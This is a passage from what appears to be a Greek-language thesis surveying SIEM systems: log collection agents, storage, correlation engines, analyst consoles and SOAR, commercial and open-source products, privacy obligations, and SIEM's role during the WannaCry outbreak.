Οι εφαρμογές SIEM χρησιμοποιούν πράκτορες και συλλέκτες για την ανάκτηση αρχείων καταγραφής από διάφορες πηγές δεδομένων. Οι πράκτορες είναι ελαφριά στοιχεία λογισμικού που εγκαθίστανται σε τελικά σημεία, όπως διακομιστές, desktop ή φορητές συσκευές, για να καταγράφουν αναλυτικά τη δραστηριότητα του συστήματος. Οι εν λόγω πράκτορες παρακολουθούν διεργασίες, πρόσβαση σε αρχεία, προσπάθειες σύνδεσης και συμπεριφορές εφαρμογών, παρέχοντας βαθιά εποπτεία των συμβάντων ασφαλείας των τελικών σημείων. Ανάμεσα σε ορισμένους ευρέως χρησιμοποιούμενους πράκτορες συγκαταλέγονται το Filebeat, το οποίο έχει σχεδιαστεί για την αποτελεσματική συλλογή και αποστολή δεδομένων καταγραφής, και το Winlogbeat, το οποίο ειδικεύεται στην προώθηση των αρχείων καταγραφής συμβάντων των Windows σε πλατφόρμες SIEM.

Οι συλλέκτες, από την άλλη πλευρά, είναι υπεύθυνοι για τη συγκέντρωση των αρχείων καταγραφής από πολλαπλές πηγές, συμπεριλαμβανομένων των τειχών προστασίας, των συσκευών δικτύου, των εφαρμογών cloud και συσκευών ασφαλείας. Λειτουργούν ως ενδιάμεσοι σταθμοί που προ επεξεργάζονται, φιλτράρουν και διαβιβάζουν δεδομένα στην πλατφόρμα SIEM. Το Logstash, ένα διαδεδομένο εργαλείο επεξεργασίας αρχείων καταγραφής, λειτουργεί τόσο ως συλλέκτης όσο και ως επεξεργαστής, επιτρέποντας στους οργανισμούς να κανονικοποιούν και να εμπλουτίζουν τα δεδομένα καταγραφής πριν τα προωθήσουν για ανάλυση.

Οι οργανισμοί συχνά υιοθετούν μια υβριδική προσέγγιση, χρησιμοποιώντας συλλογή με βάση τους πράκτορες για τα τελικά σημεία που απαιτούν λεπτομερή παρακολούθηση, ενώ χρησιμοποιούν μεθόδους χωρίς πράκτορες για συσκευές δικτύου και περιβάλλοντα cloud. Για παράδειγμα, το Windows Event Forwarding (WEF) επιτρέπει τη συλλογή αρχείων καταγραφής από συστήματα Windows χωρίς να απαιτείται η εγκατάσταση πρόσθετου λογισμικού, ενώ οι λύσεις SIEM που βασίζονται στο cloud ενσωματώνονται απευθείας σε υπηρεσίες όπως το AWS CloudTrail και το Microsoft Azure Monitor για την εισαγωγή δεδομένων συμβάντων ασφαλείας.

Για την ενίσχυση της επεκτασιμότητας, τα σύγχρονα SIEM αναπτύσσουν κατανεμημένους κόμβους συγκέντρωσης αρχείων καταγραφής, οι οποίοι προ επεξεργάζονται και φιλτράρουν τα δεδομένα πριν τα προωθήσουν στο κεντρικό SIEM. Ορισμένες πλατφόρμες αξιοποιούν μηχανισμούς φιλτραρίσματος αρχείων καταγραφής με βάση την τεχνητή νοημοσύνη για την εξάλειψη των περιττών ή χαμηλής προτεραιότητας δεδομένων συμβάντων, μειώνοντας το κόστος αποθήκευσης και βελτιώνοντας την απόδοση της ανάλυσης σε πραγματικό χρόνο [28].

2.4.3 Αποθηκευτικό υποσύστημα

Η υποδομή αποθήκευσης στις λύσεις SIEM είναι υπεύθυνη για τη διατήρηση των δεδομένων καταγραφής για ανάλυση σε πραγματικό χρόνο και μακροχρόνιες εγκληματολογικές έρευνες. Οι πλατφόρμες SIEM χρησιμοποιούν σχεσιακές βάσεις δεδομένων (SQL) και λύσεις αποθήκευσης NoSQL για τη διαχείριση δομημένων και μη δομημένων δεδομένων καταγραφής. Για τη βελτίωση των επιδόσεων, οι μηχανισμοί δεικτοδότησης επιτρέπουν τη γρήγορη ανάκτηση των αρχείων καταγραφής για τη διερεύνηση και την υποβολή αναφορών συμμόρφωσης. Οι προηγμένες υλοποιήσεις SIEM αξιοποιούν την αποθήκευση με βάση το cloud ή υβριδικά μοντέλα για να εξασφαλίσουν επεκτασιμότητα και οικονομική αποδοτικότητα. Επιπλέον, τα κλιμακωτά μοντέλα αποθήκευσης επιτρέπουν στους οργανισμούς να διατηρούν τα αρχεία καταγραφής με συχνή πρόσβαση σε αποθηκευτικό χώρο υψηλής ταχύτητας, ενώ αρχειοθετούν τα παλαιότερα αρχεία καταγραφής σε οικονομικά αποδοτικές λύσεις «ψυχρής» αποθήκευσης [23].

Για την αντιμετώπιση των προκλήσεων του χειρισμού δεδομένων συμβάντων ασφαλείας μεγάλης κλίμακας, ορισμένες πλατφόρμες SIEM ενσωματώνονται πλέον με λίμνες δεδομένων για την παροχή κλιμακούμενων λύσεων αποθήκευσης. Αυτή η ενσωμάτωση επιτρέπει στους οργανισμούς να εφαρμόζουν τεχνικές ανάλυσης μεγάλων δεδομένων στα αρχεία καταγραφής ασφαλείας, βελτιώνοντας τις δυνατότητες ανίχνευσης και διατηρώντας παράλληλα την σχέση κόστους-απόδοσης [32].

2.4.4 Μηχανή συσχέτισης

Στον πυρήνα ενός SIEM βρίσκεται η μηχανή συσχέτισης, η οποία αναλύει τα εισερχόμενα δεδομένα συμβάντων για τον εντοπισμό περιστατικών ασφαλείας. Οι κανόνες συσχέτισης κυμαίνονται από απλές συνθήκες που βασίζονται στη λογική έως προηγμένες αναλύσεις συμπεριφοράς που βασίζονται στη μηχανική μάθηση. Ορισμένες λύσεις SIEM ενσωματώνουν τεχνητή νοημοσύνη για τη βελτίωση της ακρίβειας συσχέτισης και τη μείωση των ψευδώς θετικών αποτελεσμάτων, προσαρμόζοντας δυναμικά τα όρια των κανόνων με βάση τα εξελισσόμενα μοτίβα επιθέσεων [29].

Σε μεγάλης κλίμακας επιχειρησιακές εγκαταστάσεις, οι κατανεμημένες μηχανές συσχέτισης καθίστανται αναγκαία. Με τον παραλληλισμό της συσχέτισης συμβάντων ασφαλείας σε πολλαπλούς κόμβους επεξεργασίας, αυτές οι μηχανές επιτρέπουν στις πλατφόρμες SIEM να διαχειρίζονται αποτελεσματικά μεγάλους όγκους συμβάντων. Ωστόσο, η κατανεμημένη συσχέτιση εισάγει ορισμένους συμβιβασμούς, όπως η αυξημένη υπολογιστική επιβάρυνση και η πιθανή καθυστέρηση στην επεξεργασία συμβάντων. Οι εφαρμογές μεγάλης κλίμακας απαιτούν βελτιστοποιημένους μηχανισμούς συγχρονισμού δεδομένων για την αποφυγή καθυστερήσεων στον εντοπισμό περιστατικών ασφαλείας. Επιπλέον, η υψηλότερη κατανάλωση πόρων μπορεί να επηρεάσει το κόστος υποδομής, γεγονός που απαιτεί προσεκτική εξισορρόπηση μεταξύ επιδόσεων και αποδοτικότητας [30].

2.4.5 Περιβάλλον χρήσης και Κονσόλα SIEM

Η κονσόλα ενός συστήματος SIEM αποτελεί τη κύρια διεπαφή εργασίας των αναλυτών ασφαλείας, παρέχοντας ένα ολοκληρωμένο και διαδραστικό περιβάλλον που περιλαμβάνει παρακολούθηση συμβάντων ασφαλείας σε πραγματικό χρόνο, διαχείριση ειδοποιήσεων, καθώς και προηγμένα εργαλεία οπτικοποίησης. Οι αναλυτές χρησιμοποιούν το περιβάλλον αυτό για τον καθορισμό και τη διαμόρφωση κανόνων ανίχνευσης, τη διενέργεια εις βάθος εγκληματολογικών ερευνών και την παραγωγή αναφορών συμμόρφωσης [1], [4]. Ο σχεδιασμός του περιβάλλοντος χρήσης διαδραματίζει κρίσιμο ρόλο στην απλοποίηση και επιτάχυνση των ροών εργασίας, επιτρέποντας στους αναλυτές να διαμορφώνουν εξατομικευμένα dashboards με πληροφορίες απειλών σε πραγματικό χρόνο, να εξετάζουν λεπτομερώς τα συμβάντα ασφαλείας και να δημιουργούν αυτοματοποιημένους μηχανισμούς απόκρισης [10], [15].

Οι σύγχρονες πλατφόρμες SIEM ενσωματώνουν προηγμένα εργαλεία οπτικοποίησης που επιτρέπουν την άμεση ανάλυση και συσχέτιση μεγάλου όγκου δεδομένων ασφαλείας. Στα εργαλεία αυτά περιλαμβάνονται γραφικές απεικονίσεις των αλληλουχιών επιθέσεων, γεωγραφική απεικόνιση της προέλευσης πιθανών απειλών και χάρτες έντασης (heatmaps) για τον εντοπισμό περιοχών υψηλού κινδύνου [10], [30], [34]. Επιπλέον, οι διαδραστικές δυνατότητες αναζήτησης και φιλτραρίσματος διευκολύνουν την ερευνητική διαδικασία, επιτρέποντας την ταξινόμηση συμβάντων με βάση τη σοβαρότητα, το χρονικό διάστημα ή τους επηρεαζόμενους πόρους [30]. Τέλος, οι κονσόλες SIEM συχνά ενσωματώνονται με εξωτερικά εργαλεία ανάλυσης και εγκληματολογικής διερεύνησης, δίνοντας τη δυνατότητα λεπτομερούς ανακατασκευής συμβάντων [13], [45].

Οι πρόσφατες εξελίξεις στα συστήματα SIEM αφορούν την ενσωμάτωση λειτουργιών αυτοματοποίησης και διαχείρισης απόκρισης ασφαλείας (SOAR), στοχεύοντας στη μείωση της χειρωνακτικής εργασίας και στην επιτάχυνση της διαχείρισης συμβάντων [14], [20]. Η αξιοποίηση αυτοματισμών με τεχνητή νοημοσύνη μέσα από το περιβάλλον SIEM βοηθά τις ομάδες ασφαλείας στην προτεραιοποίηση ειδοποιήσεων, στην πρόταση ενεργειών αποκατάστασης και στην καθοδήγηση των διαδικασιών έρευνας. Έτσι, οι αναλυτές μπορούν να επικεντρωθούν στις σοβαρότερες απειλές, ενώ οι καθημερινές εργασίες ασφαλείας αυτοματοποιούνται, ενισχύοντας σημαντικά την αποτελεσματικότητα της συνολικής απόκρισης [20], [35]. Η στρατηγική αυτή χρήση της μηχανικής μάθησης ενισχύει αισθητά την ακρίβεια ανίχνευσης και την αποτελεσματικότητα στη διαχείριση περιστατικών [41].

Χαρακτηριστικό παράδειγμα της αποτελεσματικότητας της ενσωμάτωσης SOAR με συστήματα SIEM αποτελεί η έρευνα των [14], όπου παρουσιάζεται η χρήση μιας καινοτόμου μηχανής συσχέτισης για τον εντοπισμό και τη διαχείριση πολυεπίπεδων απειλών. Αντίστοιχα, οι [20] έδειξαν πως η αξιοποίηση δυνατοτήτων τεχνητής νοημοσύνης στα πλαίσια SIEM μειώνει σημαντικά την κόπωση από τις ειδοποιήσεις και βελτιώνει την απόκριση σε περιστατικά. Σε μια άλλη μελέτη, οι [4] επιβεβαιώνουν τα οφέλη των προηγμένων τεχνικών οπτικοποίησης και αυτοματοποίησης για την αποτελεσματική διαχείριση απειλών σε κρίσιμες υποδομές. Οι μελέτες αυτές επισημαίνουν διαρκώς τις βελτιώσεις που προκύπτουν στον χρόνο απόκρισης (MTTR) και στη συνολική επιχειρησιακή αποτελεσματικότητα από την ενσωμάτωση αυτοματισμών και προηγμένων αναλυτικών τεχνικών στα συστήματα SIEM [14], [20].

Επιπλέον, οι βοηθοί ασφάλειας με τεχνητή νοημοσύνη που ενσωματώνονται στα ταμπλό του SIEM ενισχύουν περαιτέρω την επιχειρησιακή αποδοτικότητα παρέχοντας αυτοματοποιημένες συστάσεις με βάση ιστορικά μοτίβα απειλών. Αυτές οι διορατικές γνώσεις με βάση την ΤΝ βοηθούν τους αναλυτές να ιεραρχήσουν τις ειδοποιήσεις ασφαλείας, να βελτιώσουν τους κανόνες ανίχνευσης και να βελτιώσουν τη συνολική ορατότητα των απειλών. Καθώς η τεχνολογία SIEM εξελίσσεται, η ενσωμάτωση διεπαφών λήψης αποφάσεων με βάση τη μηχανική μάθηση και την επεξεργασία φυσικής

γλώσσας θα συνεχίσει να εξορθολογίζει τις λειτουργίες ασφαλείας και να βελτιώνει την παραγωγικότητα των αναλυτών [24].

Για την περαιτέρω βελτίωση της χρηστικότητας, ορισμένες πλατφόρμες SIEM ενσωματώνουν διεπαφές που βασίζονται στην επεξεργασία φυσικής γλώσσας (NLP), επιτρέποντας στους αναλυτές ασφαλείας να υποβάλλουν ερωτήματα σε δεδομένα SIEM χρησιμοποιώντας εντολές απλής γλώσσας [33]. Αυτή η καινοτομία ενισχύει την επιχειρησιακή αποτελεσματικότητα και μειώνει την καμπύλη εκμάθησης για το προσωπικό ασφαλείας.

2.5 Λύσεις SIEM εμπορικού και ανοικτού κώδικα

Η αυξανόμενη πολυπλοκότητα των απειλών στον κυβερνοχώρο έχει οδηγήσει σε αυξημένη εξάρτηση από τις πλατφόρμες SIEM για την προληπτική ανίχνευση απειλών και την επιβολή συμμόρφωσης. Οι οργανισμοί επιλέγουν λύσεις SIEM με βάση παράγοντες όπως το κόστος, η επεκτασιμότητα, οι απαιτήσεις ασφαλείας και η λειτουργική πολυπλοκότητα.

Οι λύσεις SIEM μπορούν να κατηγοριοποιηθούν μεταξύ δύο βασικών τύπων. Συγκεκριμένα εμπορικού τύπου και ανοικτού κώδικα. Οι εμπορικές λύσεις παρέχουν εκτεταμένα χαρακτηριστικά, αυτοματοποίηση και παροχή υποστήριξης από τον εκάστοτε προμηθευτή, αλλά συχνά συνοδεύονται από σημαντικά τέλη αδειοδότησης και απαιτήσεις υποδομής. Αντίθετα, τα SIEM ανοικτού κώδικα προσφέρουν οικονομικά αποδοτικές εναλλακτικές λύσεις με μεγαλύτερη ευελιξία και προσαρμογή, αν και απαιτούν βαθιά τεχνογνωσία όσον αφορά την ασφάλεια και ενεργή διαχείριση για τη βελτιστοποίηση των δυνατοτήτων τους.

2.5.1 Εμπορικές λύσεις

Οι εμπορικές λύσεις SIEM υιοθετούνται ευρέως από επιχειρήσεις λόγω των προηγμένων χαρακτηριστικών ασφαλείας τους, της επεκτασιμότητας και της αδιάλειπτης ενσωμάτωσης με υπάρχοντα εργαλεία κυβερνοασφάλειας. Οι εν λόγω πλατφόρμες έχουν σχεδιαστεί για να χειρίζονται την επεξεργασία συμβάντων ασφαλείας μεγάλης κλίμακας, επιτρέποντας στους οργανισμούς να ανιχνεύουν και να ανταποκρίνονται σε κυβερνοαπειλές σε πραγματικό χρόνο. Διαθέτουν δυνατότητες αυτοματοποίησης, αναλύσεις με βάση τη ΤΝ και προκατασκευασμένα πρότυπα συμμόρφωσης, που τις καθιστούν απαραίτητες για οργανισμούς που απαιτούν ισχυρή παρακολούθηση της ασφάλειας. Παρακάτω αναφέρονται μερικά παραδείγματα εμπορικών λύσεων SIEM:

- Το IBM QRadar είναι αναγνωρισμένο για τις δυνατότητες πληροφοριών ασφαλείας και τη συσχέτιση συμβάντων σε πραγματικό χρόνο. Χρησιμοποιεί προηγμένες αναλύσεις συμπεριφοράς και αλγορίθμους μηχανικής μάθησης για τον εντοπισμό εσωτερικών απειλών και εξελιγμένων μοτίβων επιθέσεων. Επιπλέον, προσφέρει αυτοματοποιημένη ενσωμάτωση εξωτερικών πληροφοριών απειλών, επιτρέποντας στις ομάδες ασφαλείας να παραμένουν ενημερωμένες για τις αναδυόμενες απειλές [37].
- Το Splunk Enterprise Security είναι μια κορυφαία πλατφόρμα SIEM, γνωστή για την εκτεταμένη διαχείριση αρχείων καταγραφής, τις δυνατότητες οπτικοποίησης και τις αναλύσεις ασφάλειας βάσει δεδομένων. Η ικανότητά του να επεξεργάζεται τεράστιους όγκους δεδομένων σε πραγματικό χρόνο το καθιστά προτιμώμενη επιλογή για οργανισμούς που χρειάζονται ταχεία ανίχνευση και αντιμετώπιση απειλών. Οι λειτουργίες αναζήτησης με βάση την αναλυτική των δεδομένων επιτρέπουν στους αναλυτές ασφαλείας να δημιουργούν προσαρμοσμένα ερωτήματα και πίνακες ελέγχου για την παρακολούθηση συγκεκριμένων περιστατικών ασφαλείας [38].
- Το ArcSight, που αναπτύχθηκε από την Micro Focus, είναι ένα SIEM επιχειρησιακής κλίμακας, γνωστό για την εξελιγμένη μηχανή συσχέτισης συμβάντων. Παρέχει στις ομάδες ασφαλείας αξιοποιήσιμες πληροφορίες αναλύοντας τα αρχεία καταγραφής ασφαλείας από διάφορες πηγές και εντοπίζοντας πιθανούς διόδους επίθεσης. Οι δυνατότητες κεντρικής παρακολούθησης και

αυτοματοποιημένης ροής εργασιών του ArcSight το καθιστούν κατάλληλο για επιχειρήσεις με αυστηρές απαιτήσεις κανονιστικής συμμόρφωσης [26].

- Το RSA NetWitness υπερέχει στην ανάλυση της κυκλοφορίας δικτύου και στην ψηφιακή εγκληματολογία. Σε αντίθεση με άλλα SIEM που επικεντρώνονται κυρίως σε δεδομένα καταγραφής, το NetWitness παρέχει βαθιά επιθεώρηση πακέτων και παρακολούθηση τελικών σημείων, επιτρέποντας στις ομάδες ασφαλείας να ανακατασκευάζουν χρονοδιαγράμματα επιθέσεων και να εντοπίζουν τις τακτικές των εισβολέων. Χρησιμοποιείται συνήθως σε περιβάλλοντα κρίσιμων υποδομών και σε βιομηχανίες υψηλής ασφάλειας που απαιτούν λεπτομερείς δυνατότητες εγκληματολογίας.
- Το Elasticsearch Security, ενσωματωμένο στο Elastic Stack, παρέχει ευρετηρίαση δεδομένων υψηλής ταχύτητας, δυνατότητες αναζήτησης και εργαλεία για το κυνήγι απειλών. Είναι ιδιαίτερα κατάλληλο για Κέντρα Επιχειρήσεων Ασφαλείας (SOC) που απαιτούν επεκτασιμότητα και ευελιξία στη διαχείριση μεγάλων συνόλων δεδομένων. Αξιοποιώντας την κατανεμημένη αρχιτεκτονική του Elasticsearch, οι αναλυτές ασφαλείας μπορούν να εκτελούν συσχετισμό σε πραγματικό χρόνο σε τεράστια αποθετήρια αρχείων καταγραφής, βελτιώνοντας την ακρίβεια ανίχνευσης απειλών [44].

2.5.2 Λύσεις ανοικτού κώδικα

Για τους οργανισμούς που αναζητούν οικονομικά αποδοτικές και προσαρμόσιμες εναλλακτικές λύσεις, οι λύσεις SIEM ανοικτού κώδικα αποτελούν μια ελκυστική επιλογή. Αυτές οι πλατφόρμες προσφέρουν ευελιξία και διαφάνεια, επιτρέποντας στους οργανισμούς να προσαρμόζουν την παρακολούθηση της ασφάλειας στις δικές τους ανάγκες. Ωστόσο, απαιτούν σημαντική εμπειρογνωμοσύνη στη διαχείριση συστημάτων, στις λειτουργίες ασφαλείας και στη διαχείριση αρχείων καταγραφής για να διασφαλιστεί η σωστή διαμόρφωση και η βέλτιστη απόδοση [39]. Παραδείγματα λύσεων SIEM ανοιχτού κώδικα:

- Το OSSIM (Open Source Security Information Management) της AlienVault είναι ένα γνωστό SIEM ανοικτού κώδικα που ενσωματώνει πολλαπλά εργαλεία ασφάλειας, όπως το Snort για την ανίχνευση εισβολών, το OpenVAS για την αξιολόγηση ευπαθειών και το Ntop για την παρακολούθηση της κυκλοφορίας δικτύου. Παρέχει ένα ολοκληρωμένο πλαίσιο παρακολούθησης της ασφάλειας, αλλά απαιτεί πρακτική εμπειρία για τη διαχείριση του ποικίλου συνόλου των ενσωματωμένων εργαλείων του [39].
- Το Wazuh είναι ένα άλλο ευρέως χρησιμοποιούμενο SIEM ανοικτού κώδικα που ειδικεύεται στην ανίχνευση εισβολών με βάση τον κεντρικό υπολογιστή (HIDS), την παρακολούθηση της ακεραιότητας των αρχείων και την ανάλυση συμβάντων ασφαλείας σε πραγματικό χρόνο. Η ικανότητά του να ενσωματώνεται με υπηρεσίες ασφαλείας που βασίζονται στο cloud, το καθιστά ελκυστική επιλογή για υβριδικά περιβάλλοντα πληροφοριακών συστημάτων [40].
- Το OpenSearch Security Analytics, το οποίο εξετάζεται στην παρούσα διατριβή, βασίζεται στο οικοσύστημα ανοικτού κώδικα Amazon/OpenSearch. Επιλέχθηκε λόγω της ικανότητάς του να επεξεργάζεται αποτελεσματικά δεδομένα καταγραφής μεγάλης κλίμακας, προσφέροντας παράλληλα προηγμένη συσχέτιση συμβάντων και ανίχνευση ανωμαλιών. Το OpenSearch Security Analytics είναι ιδιαίτερα επωφελές για υποδομές που βασίζονται στο νέφος, καθώς ενσωματώνεται απρόσκοπτα με υπηρεσίες AWS, όπως το AWS CloudTrail για κεντρική καταγραφή, το AWS GuardDuty για έξυπνη ανίχνευση απειλών και το AWS Security Hub για παρακολούθηση συμμόρφωσης. Αυτή η συμβατότητα επιτρέπει στους οργανισμούς να βελτιώσουν τις λειτουργίες ασφαλείας τους, αξιοποιώντας παράλληλα τα εργαλεία που βασίζονται στο cloud [44]. Σε αντίθεση με τα παραδοσιακά SIEM ανοιχτού κώδικα, το OpenSearch Security Analytics είναι βελτιστοποιημένο για κατανεμημένα περιβάλλοντα, καθιστώντας το μια κλιμακούμενη εναλλακτική λύση σε σχέση με τις εμπορικές λύσεις [44].

2.5.3 Σύγκριση μεταξύ εμπορικών και ανοιχτού κώδικα SIEM

Τόσο οι εμπορικές λύσεις SIEM όσο και οι λύσεις ανοικτού κώδικα προσφέρουν μοναδικά πλεονεκτήματα και προκλήσεις. Οι εμπορικές λύσεις παρέχουν αναλύσεις ασφαλείας επιχειρηματικού επιπέδου, αυτοματοποιημένη ανίχνευση απειλών και υποστήριξη από τον προμηθευτή, καθιστώντας τις ιδανικές για οργανισμούς που απαιτούν αξιοπιστία, συμμόρφωση και ολοκληρωμένες λειτουργίες ασφαλείας. Ωστόσο, συνεπάγονται υψηλό κόστος αδειοδότησης και απαιτούν αποκλειστική υποδομή. Τα SIEM ανοικτού κώδικα προσφέρουν μεγαλύτερη ευελιξία και οικονομική αποδοτικότητα, αλλά απαιτούν βαθιά εξειδίκευση στη διαμόρφωση, την παρακολούθηση και την ενορχήστρωση ασφάλειας. Οι οργανισμοί πρέπει να αξιολογήσουν τις προτεραιότητες ασφαλείας, τους διαθέσιμους πόρους και τις κανονιστικές υποχρεώσεις τους κατά την επιλογή μιας πλατφόρμας SIEM. Οι επιχειρήσεις με αυστηρές εντολές συμμόρφωσης και μεγάλα περιβάλλοντα πληροφορικής μπορεί να επωφεληθούν από τα εμπορικά SIEM, ενώ οι οργανισμοί που αναζητούν προσαρμόσιμες και επεκτάσιμες λύσεις μπορεί να βρουν τα SIEM ανοιχτού κώδικα ως βιώσιμη εναλλακτική λύση.

2.6 Η σημασία των συστημάτων SIEM για τους οργανισμούς

Η αύξηση της συχνότητας και της πολυπλοκότητας των κυβερνοεπιθέσεων σε συνδυασμό με την επέκταση του ψηφιακού περιβάλλοντος καθιστούν απαραίτητες τις λύσεις SIEM για οργανισμούς κάθε μεγέθους. Οι πλατφόρμες SIEM υπερβαίνουν την απλή συλλογή και συσχέτιση αρχείων καταγραφής, προσφέροντας μια κεντρική προσέγγιση για την ανίχνευση απειλών, την ανάλυση σε πραγματικό χρόνο και την αυτοματοποιημένη απόκριση σε περιστατικά ασφαλείας. Σε αντίθεση με παραδοσιακά εργαλεία όπως τα IDS και τα firewalls, που στοχεύουν συγκεκριμένες κατηγορίες επιθέσεων, τα SIEM ενσωματώνουν δεδομένα από πολλαπλά επίπεδα ασφάλειας, παρέχοντας έτσι μια ολοκληρωμένη εικόνα της κατάστασης ασφαλείας ενός οργανισμού [1], [4]. Οι πλατφόρμες αυτές επιτρέπουν την προληπτική ανίχνευση σύνθετων μοτίβων επιθέσεων, ενισχύουν τη λήψη στρατηγικών αποφάσεων και συμβάλλουν στην τήρηση των κανονιστικών απαιτήσεων [4], [10].

2.6.1 Προηγμένες πληροφορίες απειλών και προληπτική ασφάλεια

Ένα από τα σημαντικότερα πλεονεκτήματα των συστημάτων SIEM είναι η ικανότητά τους να ενισχύουν την ανάλυση απειλών ενός οργανισμού. Με την ενσωμάτωση εξωτερικών ροών πληροφοριών απειλών με την παρακολούθηση συμβάντων σε πραγματικό χρόνο, οι πλατφόρμες SIEM επιτρέπουν στις ομάδες ασφαλείας να συσχετίζουν τη δραστηριότητα του εσωτερικού δικτύου με γνωστούς δείκτες συμβιβασμού (IoC), όπως κακόβουλες διευθύνσεις IP, τομείς και κατακερματισμούς αρχείων [42]. Αυτή η ενσωμάτωση βελτιώνει σημαντικά την ικανότητα ενός οργανισμού να εντοπίζει zero-day απειλές και αναδυόμενους κινδύνους στον κυβερνοχώρο, τους οποίους τα παραδοσιακά εργαλεία ασφαλείας μπορεί να παραβλέπουν.

Επιπλέον, οι λύσεις SIEM ενισχύουν την προληπτική ασφάλεια με τη χρήση της ανάλυσης συμπεριφοράς και της ανίχνευσης ανωμαλιών για τον εντοπισμό διακριτικών αποκλίσεων στη δραστηριότητα των χρηστών ή του δικτύου. Για παράδειγμα, τα SIEM με μηχανική μάθηση μπορούν να ανιχνεύσουν την κατάχρηση διαπιστευτηρίων, αναλύοντας τη συμπεριφορά σύνδεσης, τα μοτίβα πρόσβασης και τις προσπάθειες κλιμάκωσης προνομίων [14]. Αυτές οι προληπτικές δυνατότητες επιτρέπουν στους οργανισμούς να μετριάσουν τα περιστατικά ασφαλείας πριν αυτά κλιμακωθούν σε σημαντικές παραβιάσεις.

2.6.2 Νομικά και ηθικά ζητήματα στην παρακολούθηση της ασφάλειας

Καθώς οι οργανισμοί συλλέγουν και αναλύουν ολοένα και περισσότερο εκτεταμένες ποσότητες δεδομένων ασφαλείας, τίθενται στο προσκήνιο δεοντολογικοί προβληματισμοί και ανησυχίες για το απόρρητο των δεδομένων. Ενώ τα συστήματα SIEM παρέχουν ισχυρές δυνατότητες παρακολούθησης, ο ακατάλληλος χειρισμός των δεδομένων θα μπορούσε να οδηγήσει σε παραβιάσεις των νόμων περί προστασίας της ιδιωτικής ζωής και σε ηθικά διλήμματα σχετικά με την παρακολούθηση των εργαζομένων και των πελατών [21]. Ως εκ τούτου, οι οργανισμοί πρέπει να εφαρμόζουν πολιτικές που εξισορροπούν την ασφάλεια με την προστασία της ιδιωτικής ζωής, διασφαλίζοντας ότι οι εφαρμογές SIEM συμμορφώνονται με κανονισμούς όπως ο Γενικός Κανονισμός για την Προστασία Δεδομένων (GDPR) και ο Νόμος της Καλιφόρνιας για την προστασία της ιδιωτικής ζωής των καταναλωτών (CCPA).

Επιπλέον, οι λύσεις SIEM πρέπει να ρυθμίζονται ώστε να περιορίζουν τη συλλογή περιττών δεδομένων και να εφαρμόζουν αυστηρούς ελέγχους πρόσβασης σε ευαίσθητα αρχεία καταγραφής ασφαλείας. Οι οργανισμοί μπορούν επίσης να εφαρμόσουν τεχνικές ανωνυμοποίησης και κρυπτογράφησης για την προστασία των προσωπικών πληροφοριών (PII), διατηρώντας παράλληλα την αποτελεσματικότητα της παρακολούθησης της ασφάλειας [24]. Η αντιμετώπιση αυτών των νομικών και ηθικών ανησυχιών διασφαλίζει ότι οι υλοποιήσεις SIEM παραμένουν διαφανείς, ασφαλείς και συμβατές με τα εξελισσόμενα πρότυπα προστασίας δεδομένων.

2.6.3 Ανθεκτικότητα στον κυβερνοχώρο και διαχείριση κρίσεων

Η ανθεκτικότητα στον κυβερνοχώρο αναφέρεται στην ικανότητα ενός οργανισμού να διατηρεί την επιχειρησιακή του συνέχεια και να ανακάμπτει γρήγορα από περιστατικά στον κυβερνοχώρο. Παρακάτω ακολουθεί ένα αξιοσημείωτο παράδειγμα του αντίκτυπου των SIEM στη διαχείριση κρίσεων.

Κατά τη διάρκεια της επιδημίας του ransomware WannaCry τον Μάιο του 2017, η οποία επηρέασε περισσότερους από 200.000 υπολογιστές σε 150 χώρες, οι οργανισμοί που ήταν εξοπλισμένοι με συστήματα SIEM ήταν σε θέση να ανιχνεύσουν απόπειρες εισβολής σε πρώιμο στάδιο συσχετίζοντας την ανώμαλη δραστηριότητα του δικτύου με γνωστές κακόβουλες διευθύνσεις IP. Το WannaCry εκμεταλλεύτηκε μια ευπάθεια στο πρωτόκολλο Windows Server Message Block (SMB), η οποία είχε επιδιορθωθεί από τη Microsoft δύο μήνες πριν από την επίθεση. Ωστόσο, πολλοί οργανισμοί δεν είχαν ακόμη εφαρμόσει την επιδιόρθωση, αφήνοντάς τους εκτεθειμένους στη μόλυνση.

Οι λύσεις SIEM συνέβαλαν καθοριστικά στον εντοπισμό ασυνήθιστων μοτίβων κίνησης SMB και στην ειδοποίηση των ομάδων ασφαλείας σε πραγματικό χρόνο. Αξιοποιώντας την ειδοποίηση σε πραγματικό χρόνο και τις δυνατότητες αυτοματοποιημένου περιορισμού που διαθέτουν τα SIEM, οι ομάδες ασφαλείας μπόρεσαν να απομονώσουν τα μολυσμένα τελικά σημεία, να αποτρέψουν την πλευρική κίνηση εντός των δικτύων και να αναπτύξουν επιδιορθώσεις πριν από την εκτεταμένη παραβίαση του συστήματος. Επιπλέον, οι οργανισμοί που είχαν ενσωματώσει τις πλατφόρμες SIEM τους με εξωτερικές ροές πληροφοριών για απειλές ήταν σε θέση να αναγνωρίσουν έγκαιρα τους δείκτες συμβιβασμού (IoCs) του WannaCry, μειώνοντας τον αντίκτυπο της επίθεσης [15]. Σε αντίθεση με τα παραδοσιακά εργαλεία ασφαλείας που λειτουργούν μεμονωμένα, οι πλατφόρμες SIEM συγκεντρώνουν τα δεδομένα ασφαλείας, επιτρέποντας στους οργανισμούς να διατηρούν επίγνωση της κατάστασης και να ανταποκρίνονται αποτελεσματικά σε κρίσεις [15].

Μια βασική πτυχή της ανθεκτικότητας που βασίζεται στο SIEM είναι η ικανότητά του να παρέχει εγκληματολογικές πληροφορίες μετά από ένα περιστατικό ασφαλείας. Διατηρώντας ιστορικά δεδομένα καταγραφής και πραγματοποιώντας αναδρομική ανάλυση, οι πλατφόρμες SIEM επιτρέπουν στις ομάδες ασφαλείας να διερευνούν τους φορείς επίθεσης, να εντοπίζουν τις κινήσεις των εισβολών και να ενισχύουν τις μελλοντικές τους στρατηγικές άμυνας [29]. Επιπλέον, τα σύγχρονα SIEM ενσωματώνονται με λύσεις ενορχήστρωσης, αυτοματοποίησης και απόκρισης ασφάλειας (SOAR) για την αυτοματοποίηση των ενεργειών αποκατάστασης, όπως η απομόνωση συστημάτων που έχουν παραβιαστεί, η ανάκληση ύποπτων διαπιστευτηρίων χρηστών και η εφαρμογή επιδιορθώσεων ασφαλείας.

